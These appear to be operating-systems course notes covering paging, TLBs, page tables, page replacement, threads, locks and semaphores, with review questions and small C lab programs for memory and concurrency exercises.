Unavoidable problems:

- *External fragmentation* (problem for variable sized units)
- *Internal fragmentation* (problem for fixed sized unit)

A *bitmap* is a data structure with N bits where each bit represents a "unit of storage", in our case a chunk of memory (the concept of bitmap is also used for e.g. storage on a hard drive). If a bit is zero it means the corresponding chunk of memory is free and can be allocated, if it is one then its already in use.

Of course we don't want these data structures that the operating system need to take up to much space, so how big will a bitmap be? E.g. with 2GB memory divived into 1KB chunks:

$$\frac{2GB}{1KB} = \frac{2^{31}B}{2^{10}B} = 2^{21}b = 2^{18}B = 256KB$$

A *free list* is a list of free and in use "units of storage", in out case a chunk of memory. Each entry in a free list used more than one bit of course, each entry is typically a 16/32/64-bit address, but the list can be very compact in its representation. E.g. maybe be list only stores the start and end address of a sequence of free chunks. Also note that if the free list only stores addresses of all free chunks of memory, the list will only be big when there is a lot of memory available, so maybe the size of a free list is not a problem.

5.6 Paging


Terminology

Paging divide space into fixed size units/pieces/chunks/slots


Page a fixed sized unit

Page frame a page in physical memory (RAM)

VA and PA Space




VA and PA Space



Demo `htop`, see memory usage and the

- `VIRT` (Virtual Memory usage)
- `RES` (Physical Memory usage)

Address translation



Note page 5 of chap 18:

> Note the offset stays the same (i.e., it is not translated), because the offset just tells us which byte *within* the page we want.

(Teacher make drawing of ”most significant bits”-meaning to explain offset)

PT and PT Entry

- Fig 18.4 Page table in physical memory
- Fig 18.5 What is in a Page Table entry?
  - Present bit
  - Protection bits
  - Referenced bit
  - Dirty bit
  - Caching bits

Example Memory Trace

- Fig 18.7 Do you understand what is going on here?

5.7 Review questions and problems

1. Hva brukes en bitmap til i forbindelse med minnehåndtering i et page-basert minne?
2. Hvilket felter finnes i en pagetable entry?
3. Which of the following tasks are handled by hardware (not by the operating system or by the process)?
   (a) address translation
   (b) initialize trap table
   (c) initialize free list
   (d) cpu caching
4. For hver av disse minneadressene (desimal, altså oppgitt i 10-talls systemet), regn ut hva som vil være det virtuelle page-nummeret og hva som vil bli offset inn i page-en ved en page-størrelse på 4K og 8K: 20000, 32769, 60000.
5. Anta 16-bits logiske/virtuelle adresser, page størrelse 4KB og den litt forenklede page table

   ```
   VPN  PFN   Present-bit
      +------+---+
   15 | 0000 | 0 |
   14 | 0110 | 1 |
   13 | 0111 | 1 |
   12 | 1011 | 1 |
   11 | 0000 | 0 |
   10 | 0000 | 0 |
   9  | 0010 | 1 |
   8  | 0001 | 1 |
   7  | 0000 | 0 |
   6  | 0000 | 0 |
   5  | 0000 | 0 |
   4  | 0000 | 0 |
   3  | 0000 | 0 |
   2  | 1111 | 1 |
   1  | 0011 | 1 |
   0  | 1100 | 1 |
      +-----+---+
   ```

   Forklar hvordan den logiske/virtuelle adressen `0010 1101 1011 1010` oversettes til en fysisk adresse. Hva med adressen `0110 1001 1101 0010`?

6. In chapter 14, do Homework (Code) 1.
7. In chapter 14, do Homework (Code) 2.
8. In chapter 14, do Homework (Code) 3.
9. In chapter 14, do Homework (Code) 4. You can use the C-program from the lab exercise, just remove the `free()` (and set `NITER` to 10 instead of 10000). You can use `gdb` one a program that requires arguments with e.g. `gdb --args memory-user 5`
10. In chapter 14, do Homework (Code) 5.
11. In chapter 14, do Homework (Code) 6.
12. What will `valgrind --leak-check=yes` complain about in this program?

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
  int x = 3;
  int *y = malloc(100);
  printf("x is at : %p\n", &x);
  printf("y is at : %p\n", y);
  x = y[1000];
  printf("x is : %d\n", x);
  return 0;
}
```

5.8 Lab tutorials

1. Do the "Homework (Code)" exercises in chapter 13. Don't spend too much time on this, you should complete this in less than one hour. In item three use the following code as the `memory-user.c` program:

```
#include <stdio.h>
#include <stdlib.h>
#define NITER 10000

int main(int argc, char *argv[]) {
  if (argc != 2) {
    fprintf(stderr, "usage: memory-user <memory>\n");
    exit(EXIT_FAILURE);
  }

  int memory = atoi(argv[1]) * 1024 * 1024;
  int length = (int)(memory / sizeof(int));
  int *arr = malloc(memory);
  if (arr == NULL) {
    fprintf(stderr, "malloc failed\n");
  }
  for (int i = 0; i < NITER; i++) {
    for (int j = 0; j < length; j++) arr[j] += 1;
  }

  free(arr);
  return 0;
}
```

   Remember you can find the process-ID of a process with `ps`, you can start a process in the background by adding `&` on the command line, you can bring a process to the foreground with `fg` and you can send it a "terminate" signal with `CTRL-C`

   Make sure you do item eight, use `pmap -X` to see the memory map of `memory-user` (hint: `pmap -X $(pgrep memory-user)`) and see the line below "[heap]" and how that changes with different arguments given to `memory-user` (because `malloc()` allocates memory on the heap).

Chapter 6

Memory Management

6.1 Faster Translations


Paging is a wonderful mechanism but we have two problems:

1. It's to slow, every memory access (also called a memory reference) leads to an extra memory access since the page table is stored in RAM, let's solve this with TLB
2. The page table is to big (takes up too much space in RAM), let's solve this with one of
   (a) Multi-level page table (most used)
   (b) Inverted page table

6.1.1 TLB

Translation Lookaside Buffer (TLB)

- TLB is a CPU cache, one of the caches we talk about when we say L1, L2, L3 cache
- `cpuid -1 | less # search for TLB`
- Fig 19.1 pseudo code



Hit or Miss?

- Fig 19.2, accessing this array in sequence
- *miss*, hit, hit, *miss*, hit, hit, hit, *miss*, hit, hit
- 70% hit rate

Why Cache?

- Spatial locality
- Temporal locality

Unfortunately fast caches need to be small because of physics...

OS or HW?

- Fig 19.3, OS handles TLB (RISC)
- On X86, HW handles TLB (CISC)

6.1.2 ASID

What is in a TLB entry?

- A copy of the Page Table Entry (PTE)
- Address Space Identifier (ASID) on modern architectures, to avoid TLB flush on every context switch

6.2 Smaller Page Tables

An 32-bit address space with 4KB pages (12-bit offset), with 32-bit (4B= 2^2B) page table entries:

$$\frac{2^{32}}{2^{12}} \times 2^2\text{B} = 2^{22}\text{B} = 4\text{MB}$$

With a couple of hundred processes, we can't have each process use 4MB just for its page table, and what about todays 64-bit address spaces...

Bigger pages?

- When the result of a division is too big, one can
  (a) decrease the numerator (teller) or
  (b) increase the denominator (nevner)
- Bigger pages is increasing the denominator
- X86 supports page sizes of 4KB, 2MB or 1GB
- Bigger pages leads to more *internal fragmentation*

6.2.1 Multi-level PT


Multi-level Page Table

- Fig 20.3

PTBR Page Table Base Register (CR3 on X86)


PDBR Page Directory Base Register (CR3 on X86)

X86-32bit



RokerHRO, "X86 Paging 4K", CC BY-SA 3.0

X86-64bit



RokerHRO, "X86 Paging 64bit", CC BY-SA 3.0

6.2.2 Inverted PT

Inverted Page Table

> Here, instead of having many page tables (one per process of the system), we keep a single page table that has an entry for each physical page of the system

Cannot lookup, have to search the table for the entry...

6.3 Memory Management


6.3.1 Swap Space

Swap Space

- Fig 21.1
- How big is your swap space?
- Binaries (executables/libraries) don't need swap space

6.3.2 Page Fault

Page fault



Hardware vs Software

- Fig 21.2: Page-Fault Control Flow Algorithm (Hardware)
- Fig 21.3: Page-Fault Control Flow Algorithm (Operating System)

Page Fault terminology

TLB miss / Soft miss Page Table Entry (PTE) is not TLB.

Minor page fault / Soft miss / Soft (page) fault Page is in memory but not marked as present in PTE (e.g. a shared page brought into memory by another process)

Major page fault / Hard miss / Hard (page) fault Page is not in memory, I/O required.

```
\time -v gimp
\time -v gimp
sync ; echo 3 | sudo tee /proc/sys/vm/drop_caches
\time -v gimp
```

Tip

- See box "Tip: Do work in the background"

6.4 Page Replacement Policies

Parallell Problems

- CPU caches speed up RAM access
- RAM speeds up (SSD) disk access
- SSD can speed up access to RAID (HDD) array
- RAID controllers have RAM to speed up array access
- ...

It's all "cache management"

6.4.1 Policies

Policies

Optimal Fig 22.1

FIFO Fig 22.2

Random Fig 22.3

LRU (Least Recently Used) Fig 22.5

6.4.2 Workloads

Workloads

No-locality Fig 22.6

80-20 Fig 22.7

Looping-sequential Fig 22.8

Note: hard to implement direct LRU, maybe use "Clock", Fig 22.9, but need to take dirty pages into account as well

6.4.3 Terminology

Other Terminology

- Demand paging vs Pre-fetching/Pre-paging
- Working set
- Thrashing

6.5 Linux

Linux

- Kernel logical (kmalloc) vs virtual (vmalloc) address space
- Multilevel pages
- Hugepage support (`/proc/meminfo`)
- Page cache, 2Q replacement (active/inactive lists)
- Security
  - NX-bit
  - ASLR
  - Meltdown and Spectre...

Excellent explanation by Mark Russinovich on how paging works on Windows (see 23:30-34:00, and also see the part about Copy On Write 19:30-20:32)

6.6 Review questions and problems

1. Hva menes med *working set* og *thrashing* i forbindelse med minnehåndtering?
2. Hvilke metoder kan vi benytte for å redusere størrelsen på en pagetable i internminnet?
3. Affinity scheduling ("CPU pinning") reduserer antall cache misser. Reduseres også antall TLB misser? Reduseres også antall page faults? Begrunn svaret.
4. Hvor stor blir en bitmap i et page-inndelt minnesystem med pagestørrelse 4KB og internminne på 512MB?
5. Assume 32-bit logical/virtual addresses, page size 4KB and two-level page table. Here are the first ten entries (and the last one) in the top-level table and in one of the second-level tables. The main part of each entry has been replaced by upper-case letters in the top-level table and lower-case letters in the second-level table.

Top-level			Second-level		
1023	-	0	1023	g	1
.			.		
.			.		
.			.		
10	-	0	10	-	0
9	A	1	9	-	0
8	E	1	8	s	1
7	-	0	7	-	0
6	-	0	6	b	1
5	-	0	5	c	1
4	P	1	4	r	1
3	-	0	3	k	1
2	C	1	2	-	0
1	F	1	1	-	0
0	M	1	0	a	1

   a) What is hidden behind the upper-case letter in the top-level table?
   b) What is hidden behind the lower-case letter in the second-level table?
   c) What do you think is the meaning of the bits in the second column of each table?
   d) Explain how the logical/virtual address
   `0000 0010 0100 0000 0110 1101 1011 1010`
   is translated to a physical address.

6.7 Lab tutorials

1. Spend time studying the figures and examples in the text.

Chapter 7

Threads and Locks

7.1 Introduction

Multi-threading

- A program without threads is a single-threaded program
- PCB vs TCB (Thread-Control Block)
- Threads are mini-processes within a process, *share the same address space*

What is a thread?

- Fig 26.1, a thread has its own
  - stack
  - program counter / instruction pointer
  - state
  - registers
- *We use threads for "cooperative parallelism", while processes are used for separate tasks that possibly compete.*

Why threads?

- *We use threads for "cooperative parallelism", while processes are used for separate tasks that possibly compete.*
- We need threads to get a high performing process

1. *parallelism*: make use of all the CPU cores
2. *overlap* I/O-tasks with CPU-demanding tasks

demo, turn single thread into more efficient multithread, `mlab.c` and `mlab-threads.c`

7.1.1 pthread

Pthread

- Fig 26.2, pthread create and join

demo `thread0.c`

7.1.2 sharing data

Sharing data

- Fig 26.6, t1.c global variable
- Fig 26.7, the problem

demo `t1.c` (argument from 10 to 10000)

Terminology

Atomicity

Critical section

Race condition / Data race

Indeterminate / Deterministic

Mutual exclusion

7.2 Thread API

POSIX threads

- `pthread_create`
- `pthread_join` (wait for a thread to complete)

- `pthread_mutex_lock`
- `pthread_mutex_unlock`

What is the datatype `pthread_t`? just an int...
`grep pthread_t /usr/include/x86_64-linux-gnu/bits/pthreadtypes.h`

7.3 Locks

Design goals A lock should provide

- Mutual exclusion
- Fairness
- Performance

Interrupts The problem is that code is interrupted at a bad time, so why dont just turn off interrupts?

Only operating system can do that! Cannot trust user code to re-enable interrupts

Just use a flag?

- Fig 28.1
- Nope! Fig 28.2

7.3.1 Test-and-set

Test-and-set

- pseudocode section 28.7
- Hardware to the rescue, fig 28.3
- X86: `xchg`

7.3.2 Compare-and-swap

Compare-and-swap

- Hardware to the rescue, fig 28.4
- X86: `cmpxchg` (needs `lock` prefix)

On single processor systems, cmpxchg does not need lock as prefix.

You can also make some instructions that do write to memory atomic by prepending them with the lock prefix, note the following about this prefix: "The XCHG instruction always asserts the LOCK signal regardless of the presence or absence of the LOCK prefix" (in other words lock prefix is not needed for xchg).

7.3.3 Spin or switch?

Spin or switch?

- Spin locks can be bad for performance (think uniprocessor, round-robin, and 100 threads)
- Maybe just yield like fig 28.8
- Spin locks can be ok on multiprocessor if spinning time (waiting time) is short
- Can be combined into a *two-phase lock*: spin a litte first, then switch

demo `incdec.c` and `incdec.s`

7.4 Review questions and problems

1. Do the ″Homework (Code)″ exercises in chapter 27.

7.5 Lab tutorials

1. Only review questions and problems this week.

Chapter 8

Condition Variables and Semaphores

8.1 Condition Variables

Condition Variable How can threads wait on some condition that another thread will trigger?

- Fig 30.1-3 (note: use `while`, not `if`)
  `pthread_cond_wait`
  `pthread_cond_signal`

8.1.1 ProducerConsumer

Examples A *Producer* puts items in a buffer, a *Consumer* removes items from the same buffer, e.g.

- Multithreaded webserver
- Linux command line pipeline
- Network interface traffic
- Message queue based applications
- etc

ProducerConsumer

- Only one thread can access the buffer at a time
- A Producer cannot put items in a buffer that is full
- A Consumer cannot remove items from an empty buffer

Problem one

- Fig 30.6, `put()` and `get()`
- Fig 30.7, the producer and consumer threads
- Fig 30.8, attempt one
- Fig 30.9, nothing to consume...

Always use while loop instead of a if-statement when checking a condition.

Problem two

- Fig 30.10, attempt two
- Fig 30.11, they all sleep...

The Solution

- Fig 30.12, must have separate condition variable for producer and consumer
- Fig 30.13, generalize the buffer
- Fig 30.14, basically same as Fig 30.12

Demo 3-en-producer-consumer-mutex-og-condvar.c

Signal all waiting threads?

- `pthread_cond_broadcast()`

8.2 Semaphore

Semaphore *A semaphore is an object with an integer value that we can manipulate with two routines*

- `sem_wait()` (”down()”)
- `sem_post()` (”up()”)
- Fig 31.1, how to declare and initialize
- Fig 31.2, wait (down) and post (up)

Semaphore 1/2 ”A special kind of an `int`”:

- Counts *up* and *down* atomically
- If a process/thread does a *down* (`sem_wait()`) on a semaphore which is zero or negative, it is blocked (placed in a waiting queue)
- If a process/thread does an *up* (`sem_post()`) on a semaphore which is zero or negative, one of the processes/threads is removed from the waiting queue (becomes unblocked)

Semaphore 2/2

- The negative value represents the number of processes/threads that are waiting on the semaphore, but note:

  Chp 31.1 *the value of the semaphore, when negative, is equal to the number of waiting threads [D68b]. Though the value generally isn't seen by users of the semaphores*

  Chp 31.8 *. . . the value will never be lower than zero. This behavior is easier to implement and matches the current Linux implementation*

Note, some features of semaphores are implementation specific. Mac OSX does not support unnamed semaphores (which are the ones we typically use), only named semaphores. Linux does not use negative values in semaphores (but we can pretend it does, behaviour is the same, we would just be surprised if we check the actual value).

Also see a nice explanation of what the `post`-operation of a semaphore does:

> A `post` on a semaphore will allow a `wait` to go through (*irrespective of semaphore value*).

8.2.1 Binary

Binary Semaphore

- A binary semaphore is used in the same way as a mutex lock
- Fig 31.3 code
